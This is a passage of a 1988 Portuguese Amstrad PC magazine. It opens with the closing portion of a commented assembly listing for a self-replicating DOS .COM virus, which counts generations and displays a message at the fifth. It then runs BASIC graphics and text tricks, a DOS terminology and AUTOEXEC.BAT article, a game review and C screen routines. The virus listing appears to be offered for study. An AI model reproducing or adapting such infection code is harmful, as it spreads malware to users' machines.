MOV AH,3E
INT 21              ; Fecha o ficheiro.
PUSH CS
POP DS
MOV AH,4F
MOV DX,025F
INT 21
JB 019E
JMP 013E
MOV DX,0080
MOV AH,1A
INT 21              ; Restaura o DTA original.
CMP BYTE PTR [0105],05 ; Quinta geracao ?...
JB 0207                ; Se for, comeca o espetaculo.
MOV AX,0040
MOV DS,AX
MOV AX,[006C]       ; Aleatoriedade na manifestacao do Virus...
PUSH CS             ; mediante o registo dos decimos de segundo.
POP DS
AND AX,0001
JZ 0207
MOV DX,01C4
MOV AH,09
INT 21
INT 20              ; Continuacao, a mensagem do Virus.
DB 4E,6F,20,74,65,75,20,50,43,20,65,78,69,73,74,65,20,75,6D,20,76,69
DB 72,75,73,2C,20,65,20,65,73,74,61,20,82,20,61,20,73,75,61,20,35,A6
DB 20,20,67,65,72,61,87,84,6F,2E,20,20,20,20,01,20,20,20,20,20,0A,0D
DB 24
MOV SI,0224
MOV CX,002B
XOR DI,DI
REPZ
MOVSB
XOR DI,DI
CS:
MOV WORD PTR [010E],0000
CS:
MOV [0110],ES
CS:
JMP FAR [010E]
PUSH DS
POP ES
MOV SI,044F
CMP BYTE PTR [0105],01
JNZ 0234
SUB SI,0200
MOV DI,0100
MOV CX,FFFF
SUB CX,SI
REPZ
MOVSB
CS:
MOV WORD PTR [0100],0100
CS:
MOV [0102],DS
CS:
JMP FAR [0100]      ; Salto para a execucao do verdadeiro programa...
INT 20              ; sempre que se trate de uma geracao...
INT 20              ; posterior a primeira e, portanto, exista.
DB 0,0

RCX
154
W
Q
```

TUNEL

Dentro da mesma linha das pequenas listagens que publicámos em números anteriores, oferecemos-lhe agora um pequeno programa realizado em GW-BASIC, cuja única finalidade é traçar no ecrã do computador um interessante gráfico.

```
10 SCREEN 2:CLS:KEY OFF
20 PASO=6
30 FOR N=1 TO 620 STEP PASO
40 LINE (320,100)-(620-N,200)
50 LINE (320,100)-(N,1)
60 NEXT N:PASO=PASO/2
70 FOR N=200 TO 1 STEP -PASO
80 LINE (320,100)-(620,200-N)
90 LINE (320,100)-(1,N)
100 NEXT N
110 WHILE INKEY$="":WEND
```

A DUPLA ALTURA

O programa que aparece junto a estas linhas encarrega-se de imprimir os caracteres habitualmente utilizados pelo computador, mas com alturas diferentes. Para tal, modifica directamente o ficheiro de apresentação visual ou, o que é o mesmo, a memória que contém a informação que será emitida para o monitor. Por estar integralmente escrito em BASIC pode considerar-se um pouco lento, mas o resultado é espectacular.

Para além de poder seleccionar a altura do caracter, o programa também é capaz de escrever de forma invertida horizontalmente ou com efeito de espelho, isto é, fazendo uma rotação horizontal de cada caracter de modo a parecer estar reflectido.

Para incluir este truque em forma de subrotina nos vossos próprios programas basta saltar a parte que se encarrega de nos pedir os dados (linhas 10 a 140) e escrever as seguintes variaveis, com os parâmetros que desejarem.

F$ - texto a imprimir

INV - quando vale 1, o texto imprime-se invertido na horizontal

ESP - com valor 1 produzirá o efeito de espelho

X,Y - são as coordenadas em caracteres do canto superior esquerdo do lugar onde se imprimirá o texto.

É preciso dizer que se o texto ultrapassar o limite do ecrã, a rotina omitirá tudo o que estiver a mais e não realizará qualquer tipo de scroll.

```
10 REM *****************************************************
20 REM *      TRUQUES PC - (C) AMSTRAD MAGAZINE 1988       *
30 REM *****************************************************
40 CLS:KEY OFF:SCREEN 2
50 DEF SEG=&HB800:DIM B(4,2):REM &HB000 INICIO DO DISPLAY FILE
60 LINE INPUT "Frase -> ",F$
70 INPUT "Coordenada X -> ",X
80 INPUT "Coordenada Y -> ",Y
90 IF X>80 OR X<=0 OR Y>24 OR Y<=0 THEN CLS:GOTO 70
100 INPUT "Altura -> ",ALT
110 INPUT "Invertido (S/N) -> ",INV$
120 IF INV$="s" OR INV$="S" THEN INV=1:GOTO 150 ELSE INV=0
130 INPUT "Espelho (S/N) -> ",ESP$
140 IF ESP$="s" OR ESP$="S" THEN ESP=1 ELSE ESP=0
150 CLS
160 FOR P=1 TO LEN(F$)
170 IF X=80 THEN Y=Y+(ALT*2 AND ESP<>1)+(ALT*4 AND ESP=1):X=1
180 LOCATE Y,X:A$=MID$(F$,P,1):IF A$=" " GOTO 210 ELSE PRINT A$;
190 GOSUB 260
200 IF ESP=1 THEN GOSUB 460
210 X=X+1
220 NEXT
230 WHILE INKEY$="":WEND
240 LOCATE 1,1
250 END
260 GOSUB 480
270 FOR N=1 TO 4:REM MEMORIZAMOS O CARACTER NA MATRIZ B
280 B(N,1)=PEEK(DIR2+80)
290 B(N,2)=PEEK(DIR2+8272)
300 DIR2=DIR2+80:NEXT
310 IF INV=0 THEN INIC=1:FIM=4:PASSO=1:I1=1:I2=2 ELSE INIC=4:FIM=1:PASSO=-1:I1=2
:I2=1
320 DIR2=DIR
330 FOR N=INIC TO FIM STEP PASSO
340 FOR U=1 TO 2
350 FOR H=1 TO ALT
360 SCAN1=DIR2+80:SCAN2=DIR2+8272
370 IF SCAN1>7999 OR SCAN2>16191 GOTO 450
380 POKE SCAN1,B(N,I1)
390 POKE SCAN2,B(N,I1)
400 DIR2=DIR2+80
410 NEXT
420 I3=I2:I2=I1:I1=I3
430 NEXT
440 NEXT
450 RETURN
460 Y=Y+2*ALT:INV=1:GOSUB 480:GOSUB 310:Y=Y-2*ALT:INV=0
470 RETURN
480 DIR=((X-1)+(Y-1)*320)-80:DIR2=DIR:REM ENDERECO DO CARACTER NO ECRA
490 RETURN
```

OS SEGREDOS DE

POR norma, os computadores têm de se haver com três espécies de pessoas. Num extremo os "operadores", ou sejam aqueles que nada mais fazem do que premir as teclas segundo as instruções de um programa permanentemente inserido, e anteriormente preparado por outrem. No outro, aquilo que em inglês se designa por "hackers", e que nós podemos chamar os "bitmaníacos" — os homens dos códigos, das linguagens mais ou menos esotéricas e dos "pokes e dicas". No meio fica o grosso da coluna, a multidão dos "utilizadores" — aqueles que têm de trabalhar ora com um programa, ora com outro, hoje com um computador, amanhã com outro, e que passam o tempo a encontrar dificuldades de que ninguém lhes falou e que muitas vezes ninguém parece saber resolver, porque os "operadores" não se aventuram por tais terrenos e os "bitmaníacos" voam muito mais alto.
O responsável por este artigo considera-se não mais que um "utilizador" e não sente grandes desejos de ir além disso porque receia esquecer as considerações práticas. E será sem sair desse plano essencialmente prático que dará conta das dificuldades que tem enfrentado com programas e máquinas e das soluções que usou sem recorrer a meios e conhecimentos acima do comum.

FICHAS FICHEIROS E OUTRAS COISAS

Para começar, um aviso: a terminologia informática usada entre nós está carregada de estrangeirismos que são seguidos mais pelo hábito do que pela razão. E nas traduções, mesmo quando feitas por técnicos ou por quem se apresenta como tal, aparecem coisas incríveis: há quem chame "porto de pernos" a um conector e "folha explosiva" a uma folha de cálculo ou spreadsheet!
A nossa prática é precisamente a inversa — não temos o hábito de seguir os hábitos e só os aceitamos desde que eles tenham uma razão de ser. Pois bem: entre nós é hábito chamar-se "ficheiros" aos programas, listas de dados, instruções, etc., que estão gravados nas cassetes, disquetes e discos com que os computadores trabalham. Sem dúvida que os franceses lhe chamam "fichier" e os espanhóis "fichero", e no inglês "file" é o papel em que se assentam coisas e é o espeto onde se enfiam esses papeis. Mas na nossa língua há uma diferenciação — "ficheiro" é armário, caixa ou pasta onde se guardam as "fichas", e estas são os cartões ou papeis onde se registam todos os elementos sobre um dado assunto.
Nos tempos do CP/M e do MS-DOS 1.0 não havia necessidade de diferençar fichas e ficheiros. Mas as coisas mudaram quando surgiu o disco rígido e para o ordenar se criou a chamada "estrutura em árvore". Dir-se-à que isso não criou qualquer problema porque os ingleses usam na nossa acepção de ficheiro o termo "directory", tal como os franceses usam "repertoire". Mas não é assim: "directory" e "repertoire" são simplesmente a lista das fichas, não o seu conjunto, não o "ficheiro". O que corresponde a este é o que no GEM se designa por "folder", o que os franceses começam a chamar "dossier" e que os espanhóis designam por "carpeta".
Não nos parece que ganhemos alguma coisa em nos mantermos apegados a tal confusão. Os muitos milhares de novos utilizadores surgidos no nosso país nos últimos dois anos não o merecem.
Permitam-nos, portanto, que façamos a coisa à nossa maneira. Liguemos o computador e façamos DIR — é, como se sabe, a abreviatura de DIRECTORY e o que aparece no monitor não é o conteúdo da disquete ou disco em uso, mas sim uma lista de títulos, um índice — o termo inglês "directory" significa algo como isso: "Telephone Directory" é a lista dos telefones.
No nosso caso, a lista é a da RAÍZ (root). Encontram-se nela títulos com um máximo de 8 caracteres, seguidos ou não por um máximo de três caracteres. Por exemplo:

AUTOEXEC.BAT

É a isso que chamamos uma "ficha". Na mesma lista encontram-se também títulos seguidos pela indicação <dir>. Por exemplo: **BASIC2<DIR>**
É a isso que chamamos um "ficheiro" pois que ele designa um grupo de fichas separado — algo como um ramo de uma árvore. Para se saber o que um ficheiro contém usa-se o comando

CHDIR

ou simplesmente a sua abreviatura CD. Esse comando permite mudar de directório — o seu nome deriva de CHange DIRectory. Se fizermos:

CD BASIC2
DIR

surgir-nos-à a lista (directory) do ficheiro BASIC2 com as fichas BASIC2, APP e BASIC2. RSC e os subficheiros EXAMPLES e PROGRAMS. Para saber o que se contém nestes usa-se de novo o comando CD para mudar do directório BASIC2 para o subdirectório EXAMPLES ou PROGRAMS. É como passar a uma nova ramificação numa árvore — daí o dizer-se que o MS-DOS possui uma "estrutura em árvore" — invertida.
O resto sabe-se, por certo: para voltar ao ficheiro anterior faz-se CD seguido de dois pontos — ou seja CD.. — e para voltar à "raiz" insere-se CD seguido por uma barra invertida, ou seja CD\.

MODIFICAÇÕES E UTILITÁRIOS

Nos Amstrad PC com teclado português náo é fácil fazer CD\: visto que para isso temos de carregar em três teclas simultaneametne. Resolvemos o problema com um pequeno programa a que demos o título de R.BAT e que nos permite regressar à "raiz da árvore" estejamos em que "ramo" estivermos, premindo simplesmente a tecla [R] e depois [RETURN]. Para isso basta escrever o que se segue, premindo [RETURN] no fim de cada linha:

COPY CON R.BAT
CD

Depois prime-se a tecla F6 e a seguir [RETURN]. O computador responde com a mensagem:

1 File(s) copied

"AUTOEXEC.BAT"

```
echo off
PATH C:\MSDOS\;C:\
PROMPT $P$G
timeout 1
KEYBUK
MOUSE
\GEMSTART\DISPCHK
ced
IF ERRORLEVEL 1 SET DISPLAY=ECD350
IF ERRORLEVEL 2 SET DISPLAY=CDCOLOR
IF ERRORLEVEL 3 SET DISPLAY=CDMONO
IF ERRORLEVEL 4 SET DISPLAY=MDHERC
IF ERRORLEVEL 5 SET DISPLAY=MDMONO
```

⇑Listagem de AUTOEXEC.BAT num Amstrad PC1640-HD. Note-se o PATH modificado para garantir o acesso aos utilitários do disco rígido a partir da unidade de disquetes e as instruções para o carregamento de TIMEOUT e do editor de comandos CED, que substitui com vantagem o editor do MS-DOS — os dois utilitários ficam residentes na memória. A presença de KEYBUK tem por motivo a compatibilidade com o programa de matemáticas simbólicas muMATH, da Microsoft, que só funciona correctamente com o teclado UK/USA.

```
ECHO OFF
PATH A:\;A:
PATH C:\;C:
PROMPT $p$g
TIMEOUT 1
KEYB PO
ECHO OFF
DATETEST
IF ERRORLEVEL 1 GOTO SIGNON
DATE
TIME
:SIGNON
CED
COPY PAGE.COM C:
COPY HDIR.COM C:
CLS
VER
LCD
```

⇑ Listagem de AUTOEXEC.BAT num Amstrad PPC640-SD. Note-se a inserção de PATH para garantir o acesso ao disco de memória a partir da disquete e vice-versa. Os utilitários TIMEOUT e CED ficam automaticamente a residir na memória quando carregados. Como isso não acontece com HDIR e PAGE, há que copiá-los para o disco de memória.

⇒ Para se obter TIMEOUT.COM pode usar-se o utilitário RPED.EXE para escrever a listagem acima. Dá-se-lhe a designação de TIMEOUT.DEB. Depois basta fazer DEBUG<TIMEOUT.DEB. Se existir algum erro na listagem, o utilitário DEBUG assinalá-lo-à — cuidado com a linha em branco no final, antes das letras W e Q. Note-se que DEBUG deve estar na mesma disquete ou ter acesso a ela através de PATH.

```
NTIMEOUT.COM
RCX
80
A
MOV BX,0080
INC BX
MOV AL,[BX]
CMP AL,20
JZ  0103
XOR BX,BX
MOV DS,BX
MOV SI,[0078]
INC SI
INC SI
MOV BX,[007A]
MOV DS,BX
SUB AL,31
CMP AL,09
JNB 012E
CLC
INC AL
MOV CL,03
SHL AL,CL
MOV [SI],AL
MOV AX,4C00
INT 21
MOV AL,[SI]
MOV CL,03
SHR AL,CL
AND AL,0F
ADD AL,30
MOV DS,BX
MOV [0166],AL
MOV AX,0E0A
INT 10
MOV SI,015E
MOV BL,09
MOV AH,02
MOV DL,[SI]
INT 21
INC SI
DEC BL
JNZ 0149
MOV AX,0E0A
INT 10
MOV AX,4C00
INT 21
DB 'TIMEOUT'

W
Q
```

No entanto, se se premir então a tecla R quando nos encontrarmos noutro "ramo da árvore pode ser que não aconteça nada. Há mais alguma coisa a fazer e é aí que entramos realmente no assunto da nossa crónica de hoje — a ficha AUTOEXEC.BAT

Introduzimos nela algumas modificações que muito facilitam o trabalho com os Amstrad PC e PPC. Uma usa o comando PATH. Para os computadores com uma só unidade de disquetes, acrescentamos de início, a seguir a ECHO OFF, as linhas:

PATH A:\;A:

Para os computadores que disponham de duas unidades de disquetes deve utilizar-se -se a linha:

PATH A:\;A:;B:\;B:

Para os computadores com disco rígido bastará fazer:

PATH C:\MSDOS\;C:

Em consequência, é possível chamar uma "ficha executável" (ou seja uma do tipo COM, EXE ou BAT) a partir de qualquer ficheiro, desde que ela esteja na raíz da disquete ou disco. Continuando a nossa alteração do AUTOEXE.BAT incluímos também a seguir a linha

PROMPT PG

Desse modo, quando se entra num ficheiro o computador indica o nome dele, e se se passar a um subficheiro o nome deste junta-se ao do ficheiro-"pai". Assim, sabe-se sempre onde se está e evitam-se muitos enganos, mas é indispensável que a inserção do PROMPT se faça depois da de PATH.

Incluímos ainda na ficha AUTOEXEC.BAT a chamada de alguns utilitários de domínio público: o TIMEOUT (publicado no n.º2 do AMSTRAD Magazine), o CED, o PAGE e o HDIR.


Sobre o TIMEOUT importa dizer que a listagem publicada não era realmente a que se devia introduzir, mas sim o que o ecrã mostra depois de ela ser introduzida — quem sabe usar o DEBUG compreendeu isso. O TIMEOUT é de facto muito útil, principalmente nos computadores de disquetes porque reduz imenso o tempo gasto na inserção das fichas.

O CED facilita muito a introdução dos comandos, pois permite corrigir os erros como se se usasse um processador de texto. Além disso, guarda na memória os comandos antecedentes, que podem ser chamados através das teclas cursoras. Isso poupa tempo de trabalho e evita erros.

O PAGE permite ler as fichas de texto página a págnia — dir-se-à que o mesmo pode ser feito com o utilitário MORE do MS-DOS, mas este padece de incompatibilidades, em particular quando usado com fichas escritas em Pascal.


O HDIR apresenta os directórios por ordem alfabética, com uma cor por cada tipo de ficha, e em 2,4 ou 6 colunas, o que o torna extremamente prático.

Desses e de outros utilitários, assim como de outros artifícios, trataremos num próximo artigo.

EURICO DA FONSECA

THE LAND OF THE LOUNGE LIZARDS

MUITOS dos utilizadores de computadores pessoais compatíveis IBM, à semelhança com o que tem acontecido com os utilizadores de quase todos os outros computadores (Atari´s, Mac´s, etc.) já se acostumaram a "coleccionar" o chamado software para adultos, ou, dito de uma outra forma, os programas que, devido às suas caracteristicas pouco didáticas, não se encontram à venda nas lojas onde habitualmente adquirimos a nova versão do Quick BASIC, o Tetris, ou os Glutões. Se por um mero acaso conhece o tipo de programas a que nos referimos, podemos dizer-lhe que este jogo não é um desses programas. Se por um outro mero acaso não conhece esses programas, dizemos-lhe na mesma que este jogo não é um desses programas.

Mas o que é afinal o LL (iniciais do jogo que, simultâneamente, designam o ficheiro que o executa)?

Criando um pouco de suspense podemos começar por referir que, para quem apenas dispõe da carta gráfica CGA (PC1512), o jogo tem pouco de maravilhoso em termos gráficos, mas para quem possui uma carta EGA(PC1640), o jogo é um verdadeiro espectáculo na verdadeira acepção da palavra. Logo a seguir à musica inicial, depois de se ter premido uma tecla, o jogo informa os candidatos a jogadores, que apenas serão admitidos se tiverem mais de 18 anos, ou se estiverem a-companhados por alguém com idade superior a 18 anos. Aqui, é certo que

pelo menos metade dos leitores já estão a pensar que é impossivel controlar a idade dos jogadores só com este aviso, mas também não é menos certo que essa metade dos leitores está neste momento nitidamente enganada. A seguir à informação dada pelo jogo, deste "pequeno" requisito, os candidatos são convidados a revelar a sua idade (definitivamente, este não é um jogo para senhoras) e obrigados a confirmá-la através de 5 "simples" questões de cultura geral. E aqui é que está o busilis. As cinco simples questões que, depois de tirarmos para um papel mais de 100 diferentes sem com isso as conhecermos todas, nos levaram a abandonar a ideia de construir uma lista de respostas certas, não são tão simples como nós, hoje alguns anos mais velhos do que o limite minimo imposto, gostariamos que fossem. Tal facto leva a que, não só os muito menores de 18 anos tenham dificuldade em começar a jogar, como também os que já ultrapassaram essa idade há algum tempo, se sintam muitas vezes em dificuldades ao tentar atingir os mesmos objectivos. A titulo de exemplo, podemos referir que as 5 perguntas a que devemos responder podem passar, entre outros dominios, pela história dos Estados Unidos da América, pelo Cinema, pela Musica, pela Politica, Pela Ciência, ou simplesmente por uma certa área/dose de nonsense que quase sempre nos faz errar a resposta.

Passada esta confirmação de idade, que por vezes é suficiente para fazer desistir mesmo os mais interessados em ver o jogo, entramos então na aventura misteriosa.


Ante a cena inicial, apercebemo-nos de imediato que se trata de um jogo de aventura que deve ser jogado de dois modos simultâneos: através de comandos em inglês corrente, escritos na linha inferior do ecrã, e através dos movimentos provocados pelas teclas de cursor. As teclas de cursor movimentam o nosso herói em todo o campo livre, enquanto que os comandos escritos no fundo do ecrã contribuem para tornar livre esse mesmo caminho. Para dar um exemplo, o jogo começa na frente do "Lefty´s" um conhecido bar naquele bairro, e apenas podemos entrar no bar, ou chamar um taxi para nos deslocarmos para outro ponto da cidade, se escrevermos qualquer coisa como "OPEN DOOR", ou "TAXI", respectivamente, e seguido pela pressão da tecla [ENTER]. Uma das qualidades do jogo reside precisamente facto de este aceitar ordens, perguntas, comentários, etc. num inglês que embora corrente pode ser "desregrado": a expressão

correcta que seria "open the door" pode ser substituida por muitas outras, entre as quais, "open door".

Uma vez habituados a controlar o nosso pequeno homenzinho num cenário que, mais uma vez reafirmamos, consideramos bastante aceitavel sob o ponto de vista gráfico, resta-nos tentar concluir o jogo.

Os primeiros pontos interessantes e "dicas" acerca do LL são as seguintes:

- deve fazer sempre comentários e convites indecentes a todos os que se encontram sentados ao balcão do "Lefty´s" (o bar do ecrã inicial);
- no canto superior esquerdo do ecrã do bar encontra-se uma porta que dá entrada numa outra sala onde, por sua vez poderá aceder à casa de banho. Para abrir todas as portas referidas utilize o mesmo processo já descrito para a primeira porta;
- na casa de banho faça tudo o que lhe apetecer fazer e passe por algumas surpresas como consequência do que fizer;
- no passeio, à porta do "Lefty´s", chame o taxi e, depois de entrar no veículo que entretando surge à sua frente, diga ao condutor que deseja ir para o "HOTEL", ou para o "CASINO";

- nunca saia do taxi sem pagar ao condutor, pois ele fica sempre tremendamente aborrecido numa situação dessas e mata-o de imediato;
- para entrar no casino basta aproximar-se das portas que elas abrem-se automaticamente;
- se à porta do casino lhe aparecer um

infeliz jogador "vestido" com um barril, a tentar vender maçãs compre-lhe uma maçã;

- ao entrar no casino, pode dirigir-se a uma das mesas de blackjack, sentar-se e tentar a sua sorte, aumentando o dinheiro de que pode dispor ao longo do jogo;

- depois de entrar no casino, se seguir sempre em frente, entra numa sala onde encontra um elevador (em que poderá entrar rodeando-o e passando a porta que se encontra na parte traseira), e encontra, no canto superior esquerdo do ecrã, uma passagem que lhe dá acesso ao cabaret;

- se entrar no cabaret podem acontecer duas coisas: ou encontra um entretainer a contar anedotas pouco aconselhadas para pessoas fácilmente impressionáveis, ou encontra um grupo de raparigas a dançar o can-can;

- preferindo apesar de tudo a sessão de anedotas, informamos todos os interessados em assistir a uma sessão completa, que devem reservar cerca de meia-hora para este propósito, visto ser esta a duração aproximada da mesma;

- no caso de pretender "ouvir" todas as anedotas, aproxime-se de uma mesa que não esteja reservada e sente-se calmamente;

- se quando entrar no cabaret se estiver a dançar o can-can, saia e volte a entrar até observar o "entretainer";


- se quiser utilizar o elevador, que se encontra na sala de passagem para o cabaret, entre nele através do modo já explicado e escreva o andar que deseja visitar (os números não são aceites);

- finalmente, se quiser saber mais acerca deste jogo adquira-o e divirta-se com ele durante algumas horas.

Observações finais: oferecendo-nos situações inesperadas a cada minuto, o jogo em análise, vem no seguimento do King´s Quest III (jogo produzido pela mesma softhouse), possuindo, em relação a este, uma qualidade inegavelmente superior.

Obrigando a relembrar os nossos conhecimentos de inglês, e fazendo com que a imaginação "jogue" com a capacidade de raciocionio, este jogo é "simplesmente" muito interessante para todos os possuidores de PC´s 1512, e quase obrigatório para os previlegiados possuidores do PC 1640 com carta gráfica EGA.

F.P.

Softhouse: Sierra On-Line, Inc.(U.S.A-)
Tel: (209) 683-6858

AUMENTE A SUA LIVRARIA DE C

TENDO em consideração a importância do aspecto visual de qualquer aplicação ou programa surgiu a ideia de escrever um conjunto de funções que de alguma forma viessem a ajudar neste campo os já muitos utilizadores do C.

Temos a certeza que este conjunto de rotinas merece a atenção desses utilizadores não só pelo fim a que se destina mas também pelos métodos utilizados para chegar a esse fim. As funções dividem-se em duas partes:

Um conjunto para utilização em modo texto e outro para utilização em modo gráfico. Todas as funções possibilitam o uso de cores para o output, atributos que não são utilizados nas livrarias standard dos compiladores de C.

As funções de modo texto vão desde o simples posicionamento de uma String no ecrã à criação de janelas sobrepostas que não destroem o conteúdo do ecrã. Todas estas rotinas utilizam o método de escrita directa na memória do ecrã para melhorar a rapidez de execução. Em modo texto é utilizada uma estrutura CELL-INFO que está directamente ligada à organização da memória do ecrã:

No PC 1512 começa em B8000 (B800:0000) e ocupa os seguintes 4000 bytes (25x80x2).

Cada célula (posição) do ecrã ocupa 2 bytes um para o código ASCII e outro (o seguinte) para a cor. Deste modo os bytes de número par são para o código ASCII do caracter e os ímpares para a cor. Para calcular o endereço de cada célula através das expressões: (linha x 80 + coluna) x 2 +1 para a respectiva cor. O byte da cor divide-se em 2 partes: os 4 bits mais significativos para o fundo e os 4 menos significativos para a cor do caracter. Daí o uso da instrução (fundo <<4) + cor. Os 4 bits tomam valores de 0 a 15 que correspondem às 16 cores possíveis.

Depois de compreendido este funcionamento as rotinas aqui apresentadas poderão ser facilmente alteradas para funções mais específicas, consoante as necessidades do programador.

ANDRÉ AMARAL
PEDRO CURTO

```
#define BLACK 0          /* Definição de nomes  */
#define BLUE 1           /* para as 16 cores    */
#define GREEN 2
#define RED 4
#define WHITE 7
#define CYAN 3
#define MAGENTA 5
#define BROWN 6
#define GREY 8
#define YELLOW 14
#define LBLUE 9
#define LGREEN 10
#define LRED 12
#define LCYAN 11
#define LMAGENTA 13
#define IWHITE 15

typedef unsigned char byte;   /* Define tipo BYTE como */
                              /* sendo unsigned char   */

struct cell_info         /* Define estrutura CELL_INFO que */
{                        /* corresponde à estrutura de uma */
  byte chr;              /* célula do ecrãn em modo texto: */
  byte color;            /* um byte para o código ASCII    */
} cell;                  /* um byte para a cor             */
                         /* Define CELL do tipo CELL_INFO  */

struct cell_info far *scr_addr = (struct cell_info far *) 0xb8000000;

/* SCR_ADDR é um ponteiro que contém o endereço da primeira célula
   do ecrãn ( 0,0 ) situada no canto superior esquerdo .   */
```

```
/*********************************************************/
/*                                                       */
/* Função : PUT_WINDOW                                   */
/*                                                       */
/* Esta função guarda o conteúdo duma área rectangular   */
/* do ecrãn especificada pelas coordenadas numa matriz   */
/* e transfere o conteúdo de uma matriz de caracteres    */
/* para essa mesma área.                                 */
/*                                                       */
/* x1,y1   : Coordenadas do canto superior esquerdo.     */
/* x2,y2   : Coordenadas do canto inferior direito.      */
/* window  : Ponteiro CHAR que contém o endereço da      */
/*           matriz cujo conteúdo é o da janela.         */
/* storage : Ponteiro que contém o endereço da matriz    */
/*           de armazenamento do conteúdo do ecrãn       */
/*           compreendido pelas coordenadas dadas.       */
/* cor     : Cor para os caracteres                      */
/* fundo   : Cor para o fundo                            */
/*                                                       */
/*********************************************************/

void put_window(y1,x1,y2,x2,window,storage,cor,fundo)
     byte y1,x1,y2,x2,cor,fundo;
     char *window;
     struct cell_info *storage;
{
  register r1,r2;
  unsigned int pos;
  byte largura;

  largura = x2 - x1 + 1;
  cell.color = ( fundo << 4 ) + cor;
  for ( r1=y1 ; r1 <= y2 ; ++r1)
  {
    pos = r1 * 80 + x1;
    for ( r2=x1 ; r2 <= x2 ; ++r2)
    {
      *(storage + (r1-y1)*largura + (r2-x1)) = *(scr_addr + pos);
      cell.chr = *(window + (r1-y1)*largura + (r2-x1));
